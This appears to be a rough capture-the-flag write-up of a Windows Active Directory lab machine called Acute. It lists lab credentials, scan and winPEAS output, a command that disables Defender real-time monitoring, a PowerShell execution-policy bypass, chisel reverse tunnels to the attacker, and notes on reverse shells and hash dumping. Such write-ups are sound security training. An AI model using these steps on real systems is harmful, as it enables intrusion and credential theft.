
## Path of Exploitation

Foothold: Enumerate wesite and find document. download file and read file. discover link to login portal and default password. enumerate for usernames and discover user names from website. fuzz to find format for user names and discover edavies is valid. run exiftool on document and discover another PC name. Acute-PC01. Finally, go to login portal and login with defalt password and username and acute-pc01.

User: Discover directory C:\utils can execute files. upload metasploit shell to screen share. intercept password for imonks. Gain low priviledge user imonks and get user flag.

root: Discover powershell file wm.ps1 on imonks desktop containing jmorgans secure password. replace the Get-Volume scriptblock with c:\Utils\ and your exploit to get rev shell as jmorgan. enumerate jmorgan and dump hases from acute-pc01. Crack hashes to find a new password "Password@123". fuzz other users with this password and discover awallace is using this as her password. discover lhopkins is running a script every 5 to execute every .bat file in the keepmeon folder. upload your own rev shell to get shell as lhopkins. Finally remember that lhopkins can make people site_admin. add awallace as site_admin and get root flag.

## Creds

| Username | Password | Description |
|---|---|---|
| edavies | Password1! | login portal to Acute-PC01 |
| imonks | W3_4R3_th3_f0rce. | ATSSERVER |
| awallace | Password1@123 | through edavies to get ATSSERVER |

## Nmap

| Port | Service | Description |
|---|---|---|
| 443 | https | Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP) |

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

```
# Nmap 7.92 scan initiated Fri May 27 16:17:02 2022 as: nmap -sC -sV -p- -vvv -oA nmap/Full 10.10.11.145
Nmap scan report for 10.10.11.145
Host is up, received echo-reply ttl 127 (0.048s latency).
Scanned at 2022-05-27 16:17:03 EDT for 144s
Not shown: 65534 filtered tcp ports (no-response)
PORT    STATE SERVICE  REASON          VERSION
443/tcp open  ssl/http syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| tls-alpn:
|_  http/1.1
|_http-title: Not Found
| ssl-cert: Subject: commonName=atsserver.acute.local
| Subject Alternative Name: DNS:atsserver.acute.local, DNS:atsserver
| Issuer: commonName=acute-ATSSERVER-CA/domainComponent=acute
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-01-06T06:34:58
| Not valid after:  2030-01-04T06:34:58
| MD5:   cf3a d387 8ede 75cf 89c1 8806 0b6b c823
| SHA-1: f954 d677 0cf3 54df 3fa2 ed4f 78c3 1902 c120 a368
| -----BEGIN CERTIFICATE-----
| MIIFiDCCBHCgAwIBAgITMgAAAAPIc8FINNJA7QAAAAAAAzANBgkqhkiG9w0BAQsF
| ADBLMRUwEwYKCZImiZPyLGQBGRYFbG9jYWwxFTATBgoJkiaJk/IsZAEZFgVhY3V0
| ZTEbMBkGA1UEAxMSYWN1dGUtQVRTU0VSVkVSLUNBMB4XDTIyMDEwNjA2MzQ1OFoX
| DTMwMDEwNDA2MzQ1OFowIDEeMBwGA1UEAxMVYXRzc2VydmVyLmFjdXRlLmxvY2Fs
| MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA5I83XS+EgKDI6LWJAgkG
| r+UEcm9Fe8lpgi76x9bHi0iuwy6nzIhpIS2wTgUrVyLs0615/jX8/QoG61TvUdRv
| JrK0Pz8mGqr3AaBP/TZ66Ikua2+5e2Ep3AKMatmFKmh2LJOTJHgcCZ0mmbjBYsKV
| nstm4rCmsxnBLSJvzioLvjTKoW7w54L8ytI/3OkU96JWSVEeWVPLarRa5bSJJw23
| YkORTbXGpMS5WS/Ri9ULlyQ05yOduCUVVkf51uUMl1g9qC54BWJK9+Tudrw25I8j
| i/cKcCfrpIg7goJszwskocEFcWvd4M6X5MtLxM0Ym/zDdWHSbO73k6RQznrXSkyI
| +QIDAQABo4ICjjCCAoowPQYJKwYBBAGCNxUHBDAwLgYmKwYBBAGCNxUIgdLLYoO6
| uH+G7Ycfh6ubRYPxxA8whMqJV4Pi6S4CAWQCAQQwEwYDVR0lBAwwCgYIKwYBBQUH
| AwEwDgYDVR0PAQH/BAQDAgWgMBsGCSsGAQQBgjcVCgQOMAwwCgYIKwYBBQUHAwEw
| HQYDVR0OBBYEFFO05mfmIOSLXSu0oWbxyzgNTwrRMCsGA1UdEQQkMCKCFWF0c3Nl
| cnZlci5hY3V0ZS5sb2NhbIIJYXRzc2VydmVyMB8GA1UdIwQYMBaAFM2FE9nl3pUL
| kFBnuMVdNlldV9FJMIHSBgNVHR8EgcowgccwgcSgcGggbGGgbtsZGFwOi8vL0NO
| PWFjdXRlLUFUU1NFUlZFUiiDQSxDTj1BVFNTRVJWRVIsQ049Q0RQLENOPVB1Ymxp
| YyUyMEtleSUyMFNlcnZpY2VzLENOPVNlcnZpY2VzLENOPUNvbmZpZ3VyYXRpb24s
| REM9YWN1dGUsREM9bG9jYWw/Y2VydGlmaWNhdGVSZXZvY2F0aW9uTGlzdD9iYXNl
| P29iamVjdENsYXNzPWNSTERpc3RyaWJ1dGlvblBvaW50MIHEBggrBgEFBQcBAQSB
| tzCBtDCBsQYIKwYBBQUHMAKGgaRsZGFwOi8vL0NOPWFjdXRlLUFUU1NFUlZFUi1D
| QSxDTj1BSUEsQ049UHVibGljJTIwS2V5JTIwU2VydmljZXMsQ049U2VydmljZXMs
| Q049Q29uZmlndXJhdGlvbixEQz1hY3V0ZSxEQz1sb2NhbD9jQUNlcnRpZmljYXRl
| P2Jhc2U/b2JqZWN0Q2xhc3M9Y2VydGlmaWNhdGlvbkF1dGhvcml0eTANBgkqhkiG
| 9w0BAQsFAAOCAQEAPCYQ8PZWupiFDR5Nr9ai5pyBieTvFUu8iFCs/E9e9dkU7+eN
| 24la6d6hAALMyXd64nf1sQhkWCkDc/E8uJU4/jsA+vqQ+jS+Woad7tfEI+S/+UOq
| DPoOGOzj9EVnJVsF1Rfed4Kf83SWhSrYIYJCcwQuOhVtPyXL2UEj7SReP3WmBT52
| NvWZSxcOh6aOd2c/SFnLPLp1QOk1euVzAeUNqCNx2c+hEIb9Wz7CKtbFmDNgBlIX
| oDL8qorZFspSU6xn3DpSHqTx9sODQGPBMEDzB8gzQA0VdBHyWlKko1M/uc50taIN
| odyAYPv283lqci8KHFY/kj3aGcx6a/QbJEpiCA==
|_-----END CERTIFICATE-----
|_http-server-header: Microsoft-HTTPAPI/2.0
|_ssl-date: 2022-05-27T20:19:28+00:00; +1s from scanner time.
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 0s


Read data files from: /usr/bin/../share/nmap
```


```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri May 27 16:19:27 2022 -- 1 IP address (1 host up) scanned in 145.59 seconds
```

### /etc/hosts

```
10.10.11.145    atsserver.acute.local acute.local acute atsserver
```

## Web Enumeration




remote portal
lois potental user

| | | |
|---|---|---|
| Arrange for the new starter to receive a demonstration on using IT tools which may include MUSE, myJob and Google accounts. Walk the new starter through the password change policy, they will need to change it from the default Password1!. Not all staff are changing these so please be sure to run through this. | Induction Coordinator | |


## WHO WE WORK WITH

Acute Health work with healthcare providers, councils and NHS units in the UK, training over 10,000 nurses, managers and healthcare workers every year. Some of our more established team members have been included for multiple awards, these members include Aileen Wallace, Charlotte Hall, Evan Davies, Ieuan Monks, Joshua Morgan, and Lois Hopkins. Each of whom have come away with special accolades from the Healthcare community.


```
(.venv) kali@kali:~/viewgen$ ./viewgen --guess --modifier A9B885AF
"/wEPDwULLTE0NzgxMTkyOTcPZBYCZg9kFgICAQ9kFgQCAQ8WAh4HVmlzaWJsZWhkAgUPZBYEAgEPFgIfAGgWBAIFDw8WAh4EVGV4dAUGRGVsZXRlZGQCBw8PFgIfAQULTmV3IFNlc3Npb25kZAICD2QWAgIDD2QWAgIdDw8WAh8BBQdTaWduIEluZGRkscUx6qbHQI3yyAJQSDMxTH3b32fOpC+xNUydbnjHLCg=" --decode
[+] ViewState
(('-1478119297',
  (None,
   [0,
    (None,
     [1,
      (None,
       [1,
        (['Visible', False], None),
        5,
        (None,
         [1,
          (['Stringref #0', False],
           [5,
            ((['Text', 'Delete'], None), None),
            7,
            ((['Stringref #1', 'New Session'], None), None)]),
          2,
          (None,
           [3,
            (None,
             [29, ((['Stringref #1', 'Sign In'], None), None)])])])])])])),
 None)
[+] Signature: b1c531eaa6c7408df2c802504833314c7ddbdf67cea42fb1354c9d6e78c72c28
[+] ViewState is not encrypted
[+] Signature algorithm: SHA256
```

```
ExifTool Version Number         : 12.40
File Name                       : New_Starter_CheckList_v7.docx
Directory                       : .
File Size                       : 34 KiB
File Modification Date/Time     : 2022:05:27 20:05:37-04:00
File Access Date/Time           : 2022:05:31 19:23:42-04:00
File Inode Change Date/Time     : 2022:05:27 20:06:15-04:00
File Permissions                : -rw-r--r--
File Type                       : DOCX
File Type Extension             : docx
MIME Type                       : application/vnd.openxmlformats-officedocument.wordprocessingml.document
Zip Required Version            : 20
Zip Bit Flag                    : 0x0006
Zip Compression                 : Deflated
Zip Modify Date                 : 1980:01:01 00:00:00
Zip CRC                         : 0x079b7eb2
Zip Compressed Size             : 428
Zip Uncompressed Size           : 2527
Zip File Name                   : [Content_Types].xml
Creator                         : FCastle
Description                     : Created on Acute-PC01
Last Modified By                : Daniel
Revision Number                 : 8
Last Printed                    : 2021:01:04 15:54:00Z
Create Date                     : 2021:12:08 14:21:00Z
Modify Date                     : 2021:12:22 00:39:00Z
Template                        : Normal.dotm
Total Edit Time                 : 2.6 hours
Pages                           : 3
Words                           : 886
Characters                      : 5055
Application                     : Microsoft Office Word
Doc Security                    : None
Lines                           : 42
Paragraphs                      : 11
Scale Crop                      : No
Heading Pairs                   : Title, 1
Titles Of Parts                 :
Company                         : University of Marvel
Links Up To Date                : No
Characters With Spaces          : 5930
Shared Doc                      : No
Hyperlinks Changed              : No
App Version                     : 16.0000
```

Acute-PC01 ughhhh

and it's

EDavies:Password1!




```
PS C:\Utils>

dir -ah

    Directory: C:\Utils

Mode                 LastWriteTime         Length Name

----                 -------------         ------ ----

-a-h--        12/21/2021   6:41 PM            148 desktop.ini

PS C:\Utils>

type desktop.ini

[.ShellClassInfo]

InfoTip=Directory for Testing Files without Defender

PS C:\Utils>
```

winpeas

```
???????????? AV Information
  [X] Exception: Access denied
    No AV was detected!!
    whitelistpaths:     C:\Utils
    C:\Windows\System32
        ???????????? Windows Defender configuration
  Local Settings

  Path Exclusions:
    C:\Utils
    C:\Windows\System32

  PolicyManagerPathExclusions:
    C:\Utils
    C:\Windows\System32


???????????? Looking for AutoLogon credentials
    Some AutoLogon credentials were found
    DefaultDomainName             :  Acute
    DefaultUserName               :  edavies
    DefaultPassword               :  Password1!

???????????? Scheduled Applications --Non Microsoft--
? Check if you can modify other users scheduled binaries https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation/privilege-escalation-with-autorun-binaries
    (ACUTE\edavies) OneDriveImport: "C:\Program Files\WindowsPowerShell\Modules\task.bat"
    Trigger: At log on of ACUTE\edavies-After triggered, repeat every 00:02:00 indefinitely.

   ==========================================================================================

    (ACUTE\edavies) OneDriveUpdate: "C:\Program Files\WindowsPowerShell\Modules\task_two.bat"
    Trigger: At log on of ACUTE\edavies
```

ok... so binaries work here.. phew!!

```
.\chisel client 10.10.14.178:9002 R:135:localhost:135 R:445:localhost:445 R:5985:localhost:5985 R:7680:localhost:7680 R:1900:localhost:1900 R:5040:localhost:5040
```

turn off av

```
Set-MpPreference -DisableRealtimeMonitoring $true.
```

```
PowerShell.exe -ExecutionPolicy Bypass -File C:\Utils\shell.ps1
```

```
PS C:\Users\edavies\Documents> Resolve-DnsName -Name Acute-PC01 -Server 172.16.22.1 -Type A

Name                                           Type   TTL   Section    IPAddress
----                                           ----   ---   -------    ---------
Acute-PC01.acute.local                         A      1200  Question   172.16.22.2

PS C:\Users\edavies\Documents> Resolve-DnsName -Name atsserver -Server 172.16.22.1 -Type A

Name                                           Type   TTL   Section    IPAddress
----                                           ----   ---   -------    ---------
atsserver.acute.local                          A      1200  Answer     172.16.22.1
atsserver.acute.local                          A      1200  Answer     10.10.11.145

PS C:\Users\edavies\Documents> Resolve-DnsName -Name atsserver -Server localhost -Type A

Name                                           Type   TTL   Section    IPAddress
----                                           ----   ---   -------    ---------
atsserver                                      A      1200  Question   172.16.22.1
atsserver                                      A      1200  Question   10.10.11.145
```

```
Nmap scan report for 172.16.22.1
Host is up (0.000056s latency).
Not shown: 990 closed tcp ports (conn-refused)
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
443/tcp  open  https
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
2179/tcp open  vmrdp
3269/tcp open  globalcatLDAPssl

Nmap scan report for 172.16.22.2
Host is up (0.000062s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
```

## ldap

```
ProxyChains-3.1 (http://proxychains.sf.net)
DSA info (from DSE):
  Supported LDAP versions: 3, 2
  Naming contexts:
    DC=acute,DC=local
    CN=Configuration,DC=acute,DC=local
    CN=Schema,CN=Configuration,DC=acute,DC=local
    DC=DomainDnsZones,DC=acute,DC=local
    DC=ForestDnsZones,DC=acute,DC=local
  Supported controls:
    1.2.840.113556.1.4.1338 - Verify name - Control - MICROSOFT
    1.2.840.113556.1.4.1339 - Domain scope - Control - MICROSOFT
    1.2.840.113556.1.4.1340 - Search options - Control - MICROSOFT
    1.2.840.113556.1.4.1341 - RODC DCPROMO - Control - MICROSOFT
    1.2.840.113556.1.4.1413 - Permissive modify - Control - MICROSOFT
    1.2.840.113556.1.4.1504 - Attribute scoped query - Control - MICROSOFT
    1.2.840.113556.1.4.1852 - User quota - Control - MICROSOFT
    1.2.840.113556.1.4.1907 - Server shutdown notify - Control - MICROSOFT
    1.2.840.113556.1.4.1948 - Range retrieval no error - Control - MICROSOFT
    1.2.840.113556.1.4.1974 - Server force update - Control - MICROSOFT
    1.2.840.113556.1.4.2026 - Input DN - Control - MICROSOFT
    1.2.840.113556.1.4.2064 - Show recycled - Control - MICROSOFT
    1.2.840.113556.1.4.2065 - Show deactivated link - Control - MICROSOFT
    1.2.840.113556.1.4.2066 - Policy hints [DEPRECATED] - Control - MICROSOFT
    1.2.840.113556.1.4.2090 - DirSync EX - Control - MICROSOFT
    1.2.840.113556.1.4.2204 - Tree deleted EX - Control - MICROSOFT
    1.2.840.113556.1.4.2205 - Updates stats - Control - MICROSOFT
    1.2.840.113556.1.4.2206 - Search hints - Control - MICROSOFT
    1.2.840.113556.1.4.2211 - Expected entry count - Control - MICROSOFT
    1.2.840.113556.1.4.2239 - Policy hints - Control - MICROSOFT
    1.2.840.113556.1.4.2255 - Set owner - Control - MICROSOFT
    1.2.840.113556.1.4.2256 - Bypass quota - Control - MICROSOFT
    1.2.840.113556.1.4.2309
    1.2.840.113556.1.4.2330
    1.2.840.113556.1.4.2354
    1.2.840.113556.1.4.319 - LDAP Simple Paged Results - Control - RFC2696
    1.2.840.113556.1.4.417 - LDAP server show deleted objects - Control - MICROSOFT
    1.2.840.113556.1.4.473 - Sort Request - Control - RFC2891
    1.2.840.113556.1.4.474 - Sort Response - Control - RFC2891
    1.2.840.113556.1.4.521 - Cross-domain move - Control - MICROSOFT
    1.2.840.113556.1.4.528 - Server search notification - Control - MICROSOFT
    1.2.840.113556.1.4.529 - Extended DN - Control - MICROSOFT
    1.2.840.113556.1.4.619 - Lazy commit - Control - MICROSOFT
    1.2.840.113556.1.4.801 - Security descriptor flags - Control - MICROSOFT
    1.2.840.113556.1.4.802 - Range option - Control - MICROSOFT
    1.2.840.113556.1.4.805 - Tree delete - Control - MICROSOFT
    1.2.840.113556.1.4.841 - Directory synchronization - Control - MICROSOFT
    1.2.840.113556.1.4.970 - Get stats - Control - MICROSOFT
    2.16.840.1.113730.3.4.10 - Virtual List View Response - Control - IETF
    2.16.840.1.113730.3.4.9 - Virtual List View Request - Control - IETF
  Supported extensions:
    1.2.840.113556.1.4.1781 - Fast concurrent bind - Extension - MICROSOFT
    1.2.840.113556.1.4.2212 - Batch request - Extension - MICROSOFT
    1.3.6.1.4.1.1466.101.119.1 - Dynamic Refresh - Extension - RFC2589
    1.3.6.1.4.1.1466.20037 - StartTLS - Extension - RFC4511-RFC4513
    1.3.6.1.4.1.4203.1.11.3 - Who am I - Extension - RFC4532
  Supported features:
    1.2.840.113556.1.4.1670 - Active directory V51 - Feature - MICROSOFT
    1.2.840.113556.1.4.1791 - Active directory LDAP Integration - Feature - MICROSOFT
    1.2.840.113556.1.4.1935 - Active directory V60 - Feature - MICROSOFT
    1.2.840.113556.1.4.2080 - Active directory V61 R2 - Feature - MICROSOFT
    1.2.840.113556.1.4.2237 - Active directory W8 - Feature - MICROSOFT
    1.2.840.113556.1.4.800 - Active directory - Feature - MICROSOFT
  Supported SASL mechanisms:
    GSSAPI, GSS-SPNEGO, EXTERNAL, DIGEST-MD5
  Schema entry:
    CN=Aggregate,CN=Schema,CN=Configuration,DC=acute,DC=local
Other:
  domainFunctionality:
    7
  forestFunctionality:
    7
```

```
    domainControllerFunctionality:
      7
    rootDomainNamingContext:
      DC=acute,DC=local
    ldapServiceName:
      acute.local:atsserver$@ACUTE.LOCAL
    isGlobalCatalogReady:
      TRUE
    supportedLDAPPolicies:
      MaxPoolThreads
      MaxPercentDirSyncRequests
      MaxDatagramRecv
      MaxReceiveBuffer
      InitRecvTimeout
      MaxConnections
      MaxConnIdleTime
      MaxPageSize
      MaxBatchReturnMessages
      MaxQueryDuration
      MaxDirSyncDuration
      MaxTempTableSize
      MaxResultSetSize
      MinResultSets
      MaxResultSetsPerConn
      MaxNotificationPerConn
      MaxValRange
      MaxValRangeTransitive
      ThreadMemoryLimit
      SystemMemoryLimitPercent
    serverName:
      CN=ATSSERVER,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=acute,DC=local
    schemaNamingContext:
      CN=Schema,CN=Configuration,DC=acute,DC=local
    isSynchronized:
      TRUE
    highestCommittedUSN:
      152911
    dsServiceName:
      CN=NTDS Settings,CN=ATSSERVER,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=acute,DC=local
    dnsHostName:
      ATSSERVER.acute.local
    defaultNamingContext:
      DC=acute,DC=local
    currentTime:
      20220602204845.0Z
    configurationNamingContext:
      CN=Configuration,DC=acute,DC=local
```

## ldapsearch

```
proxychains ldapsearch -x -h 172.16.22.1 -D 'acute\edavies' -w 'Password1!' -b "DC=acute,DC=local" > ldap.txt
```

MARVEL-PC01

```
PS C:\Utils>

Resolve-DnsName -Name MARVEL-PC01 -Server 172.16.22.1 -Type A

Name                                           Type   TTL   Section    IPAddress

----                                           ----   ---   -------    ---------


MARVEL-PC01.acute.local                        A      1200  Answer     192.168.232.3
```

